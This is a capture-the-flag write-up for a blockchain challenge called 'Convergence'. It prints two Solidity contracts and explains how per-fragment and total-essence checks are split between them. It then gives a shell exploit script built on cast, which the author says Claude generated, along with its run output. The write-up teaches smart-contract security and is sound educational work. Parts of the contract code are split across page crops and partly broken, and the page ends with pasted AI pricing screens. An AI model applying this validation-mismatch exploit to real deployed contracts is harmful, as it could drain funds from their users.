
0x228a0d5f199314a3D7878398823CD247CC2b1a...

TCP1P-CTF-Blockchain-Infra

Flag Found!

C2C{the_essence_of_nexus_is_donation_hahahaha}

Copy Flag



C2C{the_essence_of_nexus_is_donation_hahahaha}

Convergence

c2c.1pc.tf/games/2/challenges#32-Convergence

C2C 2026 Quals

Ended

Hide Solved

Category	Team	Score	Solves
Blockchain	Convergence	100 pts	148 SOLVES
	tge	100 pts	161 SOLVES
	nexus	100 pts	98 SOLVES

Challenges Scoreboard

d dahmer0483

Overall	Score	Solved
94	1100	11

Logs

All Notice News Challenge

second blood on bookmolt.
26/02/14 12:45:35 AM
Congratulations to Bluewynn for the third blood on unsafe-notes.
26/02/14 12:03:18 AM
Congratulations to kennyyws for the second blood on unsafe-notes.
26/02/14 5:01:19 PM
Congratulations to unicellular__ for the first blood on ZZZ so sleepy.
26/02/14 10:53:56 PM
Congratulations to miraicantsleep for the third blood on kfuncy.
26/02/14 12:57:03 PM
Congratulations to usupek for the third blood on goo-goo-dot.
26/02/14 11:50:10 AM
Congratulations to jay for the third blood on Breached.
26/02/14 11:15:28 AM
Congratulations to new life begins for the first blood on unsafe-notes.
26/02/14 9:54:14 AM
Congratulations to cyshe for the first blood on lightspeed.
26/02/14 8:52:02 AM
Congratulations to usupek for the

Convergence

Author: chovid99

Convergence....

Start challenge from: <http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-convergence>

Download Attachment [convergence_convergence-dist.zip](#)

This challenge has been solved

Submit Flag


Rate this challenge

Recommended Not Recommended

Leave a comment...

0 / 1000

Submit



Walkthrough Of Convergence

The challenge provides two Solidity smart contracts:
which is:

```
└$ tree
.
├── Challenge.sol
└── Setup.sol

1 directory, 2 files
```

```
[ortort@jitatkk]-(~/Documents/CTF/blockchain/Convergence]
└$ ls
Challenge.sol  exploit.sh  Setup.sol
```

Setup.sol:

This is the main challenge contract where the winning condition is implemented

```
cat Setup.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Challenge.sol";

contract Setup {
    Challenge public challenge;
    mapping(bytes32 => bool) public chronicles;

    constructor() {
        challenge = new Challenge(address(this));
    }

    function sealDestiny(bytes calldata manifestation) external {
        (
            bytes[] memory threads,
            bytes[] memory anchors,
            uint256[][] memory weights
        ) = abi.decode(manifestation, (bytes[], bytes[], uint256[][]));

        require(threads.length >= 1, "Destiny requires threads");
        require(anchors.length >= 1, "Destiny requires anchors");
        require(weights.length >= 1, "Destiny requires weights");

        for (uint i = 0; i < threads.length; i++) {
            require(threads[i].length > 0, "Empty thread detected");
        }

        for (uint i = 0; i < anchors.length; i++) {
            require(anchors[i].length > 0, "Empty anchor detected");
        }

        for (uint i = 0; i < weights.length; i++) {
            require(weights[i].length > 0, "Empty weight array detected");
        }

        bytes32 seal = keccak256(abi.encodePacked(msg.sender, manifestation));
        require(!chronicles[seal], "Already chronicled");
        chronicles[seal] = true;
    }

    function bindPact(bytes calldata agreement) external {
        (
            SoulFragment[] memory fragments,
            ,
            ,
            address binder,
        )
    }
}
```

```

        address witness
    ) = abi.decode(agreement, (SoulFragment[], bytes32, uint32, address,
address));

    require(fragments.length >= 1, "Pact requires soul fragments");
    require(binder != address(0), "Invalid binder");
    require(witness != address(0), "Invalid witness");

    for (uint i = 0; i < fragments.length; i++) {
        require(fragments[i].vessel != address(0), "Invalid vessel in
fragment");
        require(fragments[i].essence <= 100 ether, "Essence too powerful
for pact");
    }

    bytes32 seal = keccak256(abi.encodePacked(msg.sender, agreement));
    require(!chronicles[seal], "Already chronicled");
    chronicles[seal] = true;
}

function isSolved() external view returns (bool) {
    return challenge.ascended() != address(0);
}
}

```

Challenge.sol:

This is a wrapper/validation contract responsible for initialization, validation, and determining whether the challenge is solved:

```
└$ cat Challenge.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

interface ISetup {
    function chronicles(bytes32) external view returns (bool);
}

struct SoulFragment {
    address vessel;
    uint256 essence;
    bytes resonance;
}

contract Challenge {
    ISetup public setup;

    address public ascended;

    mapping(address => bool) public seekers;
    mapping(address => uint256) public seekerSince;

    mapping(address => uint256) public destinyPower;
    mapping(address => uint256) public soulEssence;
    mapping(address => uint256) public convergencePoints;

    mapping(bytes32 => bool) public consumed;

    uint256 public constant TRANSCENDENCE_ESSENCE = 1000 ether;
    uint256 public constant CONVERGENCE_REQUIREMENT = 100;

    event SeekerRegistered(address indexed seeker, uint256 timestamp);
    event DestinyOffered(address indexed seeker, uint256 power);
    event SoulsHarvested(address indexed seeker, uint256 essence);
    event ConvergenceAchieved(address indexed seeker, uint256 points);
    event Transcended(address indexed ascended);

    constructor(address _setup) {
        setup = ISetup(_setup);
    }

    function registerSeeker() external {
        require(!seekers[msg.sender], "Already a seeker");
        seekers[msg.sender] = true;
        seekerSince[msg.sender] = block.timestamp;
        emit SeekerRegistered(msg.sender, block.timestamp);
    }
}
```

```

function offerDestiny(bytes calldata manifestation) external {
    require(seekers[msg.sender], "Not a seeker");

    bytes32 seal = keccak256(abi.encodePacked(msg.sender, manifestation));
    require(setup.chronicles(seal), "Manifestation not chronicled");
    require(!consumed[seal], "Chronicle already consumed");
    consumed[seal] = true;

    (
        bytes[] memory threads,
        ,
        uint256[][] memory weights
    ) = abi.decode(manifestation, (bytes[], bytes[], uint256[][]));

    uint256 power;
    for (uint i = 0; i < threads.length; i++) {
        power += threads[i].length * 1e15;
    }
    for (uint i = 0; i < weights.length; i++) {
        for (uint j = 0; j < weights[i].length; j++) {
            power += weights[i][j];
        }
    }

    destinyPower[msg.sender] += power;
    emit DestinyOffered(msg.sender, power);
}

function harvestSouls(bytes calldata agreement) external {
    require(seekers[msg.sender], "Not a seeker");

    bytes32 seal = keccak256(abi.encodePacked(msg.sender, agreement));
    require(setup.chronicles(seal), "Agreement not chronicled");
    require(!consumed[seal], "Chronicle already consumed");
    consumed[seal] = true;

    (
        SoulFragment[] memory fragments,
        ,
        ,
        address binder,
    ) = abi.decode(agreement, (SoulFragment[], bytes32, uint32, address, address));

    require(binder == msg.sender, "Not the binder");

    uint256 essence;
    for (uint i = 0; i < fragments.length; i++) {

```

```

        essence += fragments[i].essence;
    }

    soulEssence[msg.sender] += essence;
    emit SoulsHarvested(msg.sender, essence);
}

function achieveConvergence(bytes calldata destinyData, bytes calldata
soulData) external {
    require(seekers[msg.sender], "Not a seeker");

    bytes32 destinySeal = keccak256(abi.encodePacked(msg.sender,
destinyData));
    bytes32 soulSeal = keccak256(abi.encodePacked(msg.sender, soulData));

    require(setup.chronicles(destinySeal), "Destiny not chronicled");
    require(setup.chronicles(soulSeal), "Soul pact not chronicled");
    require(!consumed[destinySeal], "Destiny already consumed");
    require(!consumed[soulSeal], "Soul pact already consumed");

    consumed[destinySeal] = true;
    consumed[soulSeal] = true;

    (
        bytes[] memory threads,
        bytes[] memory anchors,
    ) = abi.decode(destinyData, (bytes[], bytes[], uint256[][]));

    (
        SoulFragment[] memory fragments,
        ,
        ,
        address binder,
    ) = abi.decode(soulData, (SoulFragment[], bytes32, uint32, address,
address));

    require(binder == msg.sender, "Not the binder");

    uint256 points = threads.length * anchors.length * fragments.length;
    convergencePoints[msg.sender] += points;

    emit ConvergenceAchieved(msg.sender, points);
}

function transcend(bytes calldata truth) external {
    require(seekers[msg.sender], "Not a seeker");
    require(ascended == address(0), "Another has already ascended");
}

```

```

bytes32 seal = keccak256(abi.encodePacked(msg.sender, truth));
require(setup.chronicles(seal), "Truth not chronicled");

(
    SoulFragment[] memory fragments,
    ,
    ,
    address invoker,
    address witness
) = abi.decode(truth, (SoulFragment[], bytes32, uint32, address,
address));

require(invoker == msg.sender, "You are not the invoker");

uint256 totalEssence;
for (uint i = 0; i < fragments.length; i++) {
    totalEssence += fragments[i].essence;
}

require(totalEssence >= TRANSCENDENCE_ESSENCE, "Insufficient essence
in truth");
require(witness == msg.sender, "The witness must be yourself");

ascended = msg.sender;
emit Transcended(msg.sender);
}

function getPowerLevels(address seeker) external view returns (
    uint256 destiny,
    uint256 soul,
    uint256 convergence
) {
    return (destinyPower[seeker], soulEssence[seeker],
convergencePoints[seeker]);
}
}

```

Goal Analysis

From **Setup.sol**, the challenge is considered solved once the **ascended** variable inside **Challenge.sol** is no longer the zero address:

```

function isSolved() external view returns (bool) {
    return challenge.ascended() != address(0);
}

```

Objective: Successfully call `Challenge.transcend()` so that our address is assigned to `ascended`.

transcend() Requirements

The `transcend()` function applies several conditions:

- The caller must be a registered seeker
- No address must have ascended previously
- The provided `truth` payload must already be chronicled in `Setup.sol`
- `invoker` must equal `msg.sender`
- `witness` must equal `msg.sender`
- The **total essence** of all `SoulFragment` entries must be at least `1000 ether`

If all checks pass, the contract executes:

```
ascended = msg.sender;
```

Validation Mismatch

The vulnerability lies in inconsistent validation between the two contracts.

In `Setup.sol` (`bindPact`)

- Each fragment's `essence` must be ≤ 100 ether
- There is **no validation on the total essence**

In `Challenge.sol` (`transcend`)

- Only checks that the **sum of all fragment essence ≥ 1000 ether**
- Does **not** enforce any per-fragment limit

Contract	Enforced Check	Missing Check
Setup.sol	Per-fragment ≤ 100 ether	Total essence
Challenge.sol	Total ≥ 1000 ether	Per-fragment limit

Because these constraints are enforced separately, both rules are never validated together — creating the logical flaw that allows exploitation.

Exploitation and Script Execution

After identifying the validation mismatch vulnerability, I asked **AI Claude Sonnet 4.5** to help construct the correct encoded payload and generate an exploit script to automate the interaction with the remote instance.

The idea was straightforward:

- Create **10 SoulFragment objects**
- Each fragment has **100 ether essence**
- Total essence = **1000 ether**
- **invoker** = attacker address
- **witness** = attacker address

This satisfies both contracts simultaneously:

- **Setup.bindPact()** → each fragment \leq 100 ether
- **Challenge.transcend()** → total \geq 1000 ether


```

# Step 1: Register as seeker
echo "====="
echo "Step 1: Register as Seeker"
echo "====="

IS_SEEKER=$(cast call $CHALLENGE_ADDRESS "seekers(address)(bool)" $ATTACKER --
rpc-url $RPC_URL 2>/dev/null || echo "false")

if [ "$IS_SEEKER" = "false" ]; then
    echo "📝 Registering as seeker..."
    TX_HASH=$(cast send $CHALLENGE_ADDRESS "registerSeeker()" \
--private-key $PRIVATE_KEY \
--rpc-url $RPC_URL \
--json 2>/dev/null | jq -r '.transactionHash' || echo "")
    if [ -z "$TX_HASH" ]; then
        echo "❌ Failed to register as seeker"
        exit 1
    fi
    echo "✅ Registered as seeker (TX: $TX_HASH)"
else
    echo "✅ Already registered as seeker"
fi
echo

# Step 2: Show exploit strategy
echo "====="
echo "Step 2: Exploit Strategy"
echo "====="

echo "⌚ Vulnerability: Constraint Mismatch"
echo "  - Setup.bindPact(): Limits each fragment to ≤ 100 ether"
echo "  - Challenge.transcend(): Requires total ≥ 1000 ether"
echo "  - Neither validates BOTH constraints!"
echo
echo "💡 Solution: 10 fragments × 100 ether = 1000 ether"
echo "  ✓ Each fragment ≤ 100 ether (passes Setup validation)"
echo "  ✓ Total = 1000 ether (passes Challenge requirement)"
echo

# Step 3: Chronicle the truth
echo "====="
echo "Step 3: Chronicle Truth via bindPact()"
echo "====="

echo "📝 Submitting truth to Setup contract..."

TX_HASH=$(cast send $SETUP_ADDRESS "bindPact(bytes)" "$TRUTH_DATA" \
--private-key $PRIVATE_KEY \
--rpc-url $RPC_URL \

```

```

--json 2>/dev/null | jq -r '.transactionHash' || echo "")

if [ -z "$TX_HASH" ]; then
    echo "⚠️ bindPact() might have failed or already exists"
else
    echo "✅ Truth chronicled (TX: $TX_HASH)"
fi
echo

# Step 4: Transcend!
echo "====="
echo "Step 4: Transcend! 🚀"
echo "====="
echo "🌟 Calling transcend() with truth payload..."

TX_HASH=$(cast send $CHALLENGE_ADDRESS "transcend(bytes)" "$TRUTH_DATA" \
--private-key $PRIVATE_KEY \
--rpc-url $RPC_URL \
--json 2>/dev/null | jq -r '.transactionHash' || echo "")

if [ -z "$TX_HASH" ]; then
    echo "❌ Failed to transcend"
    exit 1
fi

echo "✅ Transcended! (TX: $TX_HASH)"
echo

# Step 5: Verify solution
echo "====="
echo "Step 5: Verify Solution"
echo "====="

ASCENDED=$(cast call $CHALLENGE_ADDRESS "ascended()(address)" --rpc-url
$RPC_URL 2>/dev/null)
IS_SOLVED=$(cast call $SETUP_ADDRESS "isSolved()(bool)" --rpc-url $RPC_URL
2>/dev/null)

echo "📊 Results:"
echo "  Ascended: $ASCENDED"
echo "  Solved:   $IS_SOLVED"
echo

if [ "$IS_SOLVED" = "true" ]; then
    echo "
    echo "
    echo "      🏆 SUCCESS! 🏆"
    echo "
    echo "
    echo "      Challenge Completed Successfully!"
    echo "
    echo "

```

```

echo "  ━━━━ Capture the flag from the challenge server ━━━━"
echo "  ━━━━"
else
    echo "✗ Challenge not solved yet"
    echo "    Expected ascended: $ATTACKER"
    echo "    Got ascended:      $ASCENDED"
fi

```

Setup: 0x1dBa58Fa122Ac7755D8D28Bb6ABD7A2632cDF424

Savon Chanserev Blockchain Launchpad

Step 0: Discovering Challenge Contract

- Challenge contract: 0x0d72A5F37a83Bd7F9CB7d4196bC5a9Cb185BEB6c

Step 1: Register as Seeker

- Registering as seeker ...
- Registered as seeker (TX: 0xbba98d176d50e262e668d695af43ee7f61400abd83466baecabef4ff2bd216fd)

Step 2: Exploit Strategy

- Vulnerability: Constraint Mismatch
 - Setup.bindPact(): Limits each fragment to ≤ 100 ether
 - Challenge.transcend(): Requires total ≥ 1000 ether
 - Neither validates BOTH constraints!
- Solution: 10 fragments $\times 100$ ether = 1000 ether
 - Each fragment ≤ 100 ether (passes Setup validation)
 - Total = 1000 ether (passes Challenge requirement)

Step 3: Chronicle Truth via bindPact()

- Submitting truth to Setup contract ...
- Truth chronicled (TX: 0x3045b328d9b73591f8652c15d079984e5df6543861a21276d56527e4053ece28)

Step 4: Transcend! 🎉

- Calling transcend() with truth payload ...
- Transcended! (TX: 0x502e2dc8b02b32ab7e2e3d7a0dd69755649da6d7aeade5270539f2e9a3d41f59)


Step 5: Verify Solution

- Results:
 - Ascended: 0x96967b9631cc7A860Eebe3c9Df17aBB01763C662
 - Solved: true

SUCCESS!

Challenge Completed Successfully!

Capture the flag from the challenge server



Flag:

```
C2C{the_convergence_chall_is_basically_bibibibi}
```

Using Ai in CTF C2C

For most of the challenges in this event, I used both Claude and ChatGPT free version is what i can afford to use and:

Claude

claude.ai/settings/billing

The screenshot shows the 'Settings' page for Claude AI. The 'Billing' tab is selected in the sidebar. At the top right, there's a 'Free plan' section with a 'Try Claude' button and an 'Upgrade plan' button. Below the sidebar, a list of features is shown for the Free plan:

- ✓ Chat on web, iOS, Android, and on your desktop
- ✓ Generate code and visualize data
- ✓ Write, edit, and create content
- ✓ Analyze text and images
- ✓ Ability to search the web
- ✓ Create files and execute code
- ✓ Unlock more from Claude with desktop extensions
- ✓ Connect Slack and Google Workspace services
- ✓ Integrate any context or tool through connectors with remote MCP
- ✓ Extended thinking for complex work

claude.ai/upgrade

The screenshot shows the 'Plans that grow with you' page. It features three plan options: 'Free', 'Pro', and 'Max'. Each plan has a corresponding icon of the Claude AI logo.

- Free**: Monthly price is USD 0. It includes 'Meet Claude' and a 'Use Claude for free' button. A list of features is provided:
 - ✓ Chat on web, iOS, Android, and on your desktop
 - ✓ Generate code and visualize data
 - ✓ Write, edit, and create content
 - ✓ Analyze text and images
 - ✓ Ability to search the web
 - ✓ Create files and execute code
 - ✓ Unlock more from Claude with desktop extensions
 - ✓ Connect Slack and Google Workspace services
 - ✓ Integrate any context or tool through connectors with remote MCP
 - ✓ Extended thinking for complex work
- Pro**: Monthly price is USD 17 / month billed annually. It includes 'Research, code, and organize' and a 'Get Pro plan' button. A list of features is provided:
 - Everything in Free and:
 - ✓ More usage*
 - ✓ Claude Code
 - ✓ Cowork
 - ✓ Unlimited projects
 - ✓ Access to Research
 - ✓ Memory across conversations
 - ✓ More Claude models
 - ✓ Claude in Excel
 - ✓ Claude in Chrome
- Max**: Higher limits, priority access. Price starts at USD 100 / month billed monthly. It includes 'Higher limits, priority access' and a 'Get Max plan' button. A list of features is provided:
 - Everything In Pro, plus:
 - ✓ Choose 5x or 20x more usage than Pro*
 - ✓ Higher output limits for all tasks
 - ✓ Early access to advanced Claude features
 - ✓ Priority access at high traffic times
 - ✓ Claude in PowerPoint

*Usage limits apply. Prices shown don't include applicable tax.

Try Plus free for 1 month

Personal Business

Free

\$0 USD /
month

See what AI can do

Your current plan

- ❖ Get simple explanations
- ⌚ Have short chats for common questions
- 🖼 Try out image generation
- ⌚ Save limited memory and context

Have an existing plan? [See billing help](#)

Go

\$5 USD /
month

Keep chatting with expanded access

Upgrade to Go

- ❖ Explore topics in depth
- ⌚ Chat longer and upload more content
- 🖼 Make more images for your projects
- ⌚ Get more memory for smarter replies
- ❖ Get help with planning and tasks
- ❖ Explore projects, tasks, and custom GPTs

This plan may include ads. [Learn more](#)

Plus

LIMITED TIME

\$20 USD for the first month

More access to advanced intelligence

Claim free offer

- ❖ Solve complex problems
- ⌚ Have long chats over multiple sessions
- 🖼 Create more images, faster
- ⌚ Remember goals and past conversations
- ❖ Plan travel and tasks with agent mode
- ❖ Organize projects and customize GPTs
- ⌚ Produce and share videos on Sora
- ⌚ Write code and build apps with Codex

Promo terms apply. Promo pricing applies for 1 month. Starting Mar 17, 2026, ChatGPT Plus will continue at \$20/month. Cancel anytime.

Pro

\$200 USD /
month

Maximize your productivity

Upgrade to Pro

- ❖ Master advanced tasks and topics
- ⌚ Tackle big projects with unlimited GPT-5.2
- 🖼 Create high-quality images at any scale
- ⌚ Keep full context with maximum memory
- ❖ Run research and plan tasks with agents
- ❖ Scale your projects and automate workflows
- ⌚ Expand your limits with Sora video creation
- ⌚ Deploy code faster with Codex
- ⌚ Get early access to experimental features

Unlimited subject to abuse guardrails. [Learn more](#)
[I need help with a billing issue](#)

Need more capabilities for your business?